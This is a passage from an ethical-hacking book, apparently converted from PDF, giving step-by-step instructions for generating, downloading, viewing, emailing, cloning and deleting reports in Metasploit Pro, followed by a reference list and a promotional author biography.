
When the report generation begins, the web interface redirects you to the *View Reports* tab. At this point, you can navigate away from the *Reports* page to other areas in Metasploit Pro. The Notification Center will alert you when the report generation completes.

When the report generation completes, you can click on the Notification Center icon to view the notification message or you can select **Reports > Show Reports** from the Project tab bar to access the *Reports* area.

If an error occurred during report generation, you can view the report log to identify and troubleshoot any errors that occurred.

## Downloading a Report


1. Open the project that contains the report you want to download.
2. Select **Reports > Show Reports** from the Project tab bar. The *Reports* page appears.




3. Find the row that contains the report you want to view.

The row displays the metadata and the file formats that have been generated for the report. A colored format button indicates the report is available for that format. A white format button indicates that the format has not been generated for the report.

If the format you want has not been generated, you can click on the format button to run the report. 4. Click on the report name to open it. The unified report view will open and display a preview of the report. 5. Select the formats you want to download.



The formats that are available for the report will have an active checkbox located next to them. 6. Click the **Download** button located under the *Report Actions* area.




The download process will automatically start.

If your browser is not configured to automatically download files, a dialog window will appear and prompt you to save or run the file. You will need to save the report to your computer.

## Viewing a Report

1. Open the project that contains the report you want to view.
2. Select **Reports > Show Reports** from the Project tab bar. The *Reports* page appears.



3. Find the row that contains the report you want to view.

**Saved Reports**

Delete Standard Report Custom Report

Show 10 entries

<input type="checkbox"/>	Name	Report Type	File Formats	Creator	Created	Last Updated	Actions
<input type="checkbox"/>	AuthenticationTokens-20140311091720	Authentication Tokens	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:18 am	View   Clone
<input type="checkbox"/>	Audit-20140311091707	Audit	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:17 am	View   Clone
<input type="checkbox"/>	Audit-20140310120033	Audit	PDF, HTML, RTF	TestUser	March 10, 2014 2:00 pm	March 11, 2014 11:22 am	View   Clone

Showing 1 to 3 of 3 entries

First Previous 1 Next Last

The row displays the metadata and the file formats that have been generated for the report. 4. Click on the format that you want to view the report in.

The report will open in your browser.

## Emailing a Report

You can quickly share reports by emailing them as soon as they are generated. Both the standard and custom report generation forms have an *Email Report* field that enables you to define a list of email recipients.

Email Report

Recipients

?

As long as you have a valid mail server configured for your Metasploit Pro instance, the report will automatically be sent to the emails you have listed.

## Setting Up a Mail Server


In order to utilize email capabilities, you must have access to a local mail server or a web mail server. You need the address and port that the mail server runs on, the domain name that hosts the mail service, and the credentials for the mail server.

## Cloning a Report Configuration

You can clone a report to make a copy of an existing report's configuration. Report cloning enables you to reuse and rerun a previously generated report. You can modify the configuration or run it as it is.

To clone a report:

1. Open the project that contains the report you want to delete.
2. Select **Reports > Show Reports** from the Project tab bar.



The *Reports* page appears. 3. Find the row that contains the report that you want to clone.

**Saved Reports**

Delete
 Standard Report
 Custom Report

Show **10** entries

<input type="checkbox"/>	Name	Report Type	File Formats	Creator	Created	Last Updated	Actions
<input type="checkbox"/>	AuthenticationTokens-20140311091720	Authentication Tokens	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:18 am	<a href="#">View</a>   <a href="#">Clone</a>
<input type="checkbox"/>	Audit-20140311091707	Audit	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:17 am	<a href="#">View</a>   <a href="#">Clone</a>
<input type="checkbox"/>	Audit-20140310120033	Audit	PDF, HTML, RTF	TestUser	March 10, 2014 2:00 pm	March 11, 2014 11:22 am	<a href="#">View</a>   <a href="#">Clone</a>

Showing 1 to 3 of 3 entries

[First](#)
[Previous](#)
[1](#)
[Next](#)
[Last](#)

4. Click the **Clone** link located under the *Actions* column.

**Saved Reports**

Delete
 Standard Report
 Custom Report

Show **10** entries

<input type="checkbox"/>	Name	Report Type	File Formats	Creator	Created	Last Updated	Actions
<input checked="" type="checkbox"/>	AuthenticationTokens-20140311091720	Authentication Tokens	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:18 am	<a href="#">View</a>   <a href="#">Clone</a>
<input type="checkbox"/>	Audit-20140311091707	Audit	PDF	tdoan	March 11, 2014 11:17 am	March 11, 2014 11:17 am	<a href="#">View</a>   <a href="#">Clone</a>
<input type="checkbox"/>	Audit-20140310120033	Audit	PDF, HTML, RTF	TestUser	March 10, 2014 2:00 pm	March 11, 2014 11:22 am	<a href="#">View</a>   <a href="#">Clone</a>

Showing 1 to 3 of 3 entries

[First](#)
[Previous](#)
[1](#)
[Next](#)
[Last](#)


The *New Report* form appears. The form retains the configuration settings that you used to generate the original report.

## Deleting Reports


When you delete a report, it will be permanently removed from the Reports directory, and you will no longer be able to view it from the *Reports* area of the web interface. Please make sure that you have the data that you need from the report before you delete it.

To delete a report:

1. Open the project that contains the report you want to delete.
2. Select **Reports > Show Reports** from the Project tab bar.



The *Reports* page appears. 3. Select the report or reports that you want to delete. 4. Click the *Delete* button located in the Quick Tasks bar.



The browser will ask you to confirm that you want to delete the report. 5. Select **OK** to delete the report.

## REFERENCE:-

<https://www.rapid7.com/>

<https://www.metasploit.com/>

<https://sectools.org/tool/nexpose/>

<https://www.kali.org/>

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

<https://www.vulnhub.com/entry/metasploitable-2,29/>

[https://osdn.net/projects/sfnet\\_metasploitable/downloads/Metasploitable2/metasploitable-linux-2.0.0.zip/](https://osdn.net/projects/sfnet_metasploitable/downloads/Metasploitable2/metasploitable-linux-2.0.0.zip/)

<https://www.parrotsec.org/>

<https://www.backbox.org/>

## About the Author:

Mr. Tapan Kr. Jha is a renowned personality in the field of cybersecurity & ethical hacking. He is working for fortune 500 companies to provide cybersecurity services and providing consultancy to many firms related to how to secure their IT infrastructure.

Mr. Jha comes under India's Top 10 Ethical Hacker and worked for national security agencies to provide cybercrime investigation and digital forensic services.



Mr. Jha working in the field of cybersecurity at the age of 15 years. He registered his first company when he was in 10th class. He also delivers various corporate training in cybersecurity for companies like Vodafone, Reliance, Tata, ONGC, CRISS, etc.

Mr. Jha also trains those students who wanted to make their career in the field of information security and ethical hacking. The main idea behind creating this book is to provide systematic content for those who wanted to learn about cybersecurity.

Mr. Jha working for Oppo mobiles, Real Me, Samsung, Intel, Burj Khalifa, Emmar, Carrefour, Dubai Mall, Google, BIBA, NSDL, Lego, and many more.

Mr. Jha also working for Rajasthan Police, Delhi Police, Mumbai Police, ACB, ATS since 2010.

Mr. Jha also delivers cybersecurity & ethical hacking training for IIT Mumbai, IIT Kanpur, IIT Roorkee.

If you want to book your Training/Webinar/Workshop with Mr. Tapan Kr. Jha then email us at [tapancyberexpert@gmail.com](mailto:tapancyberexpert@gmail.com)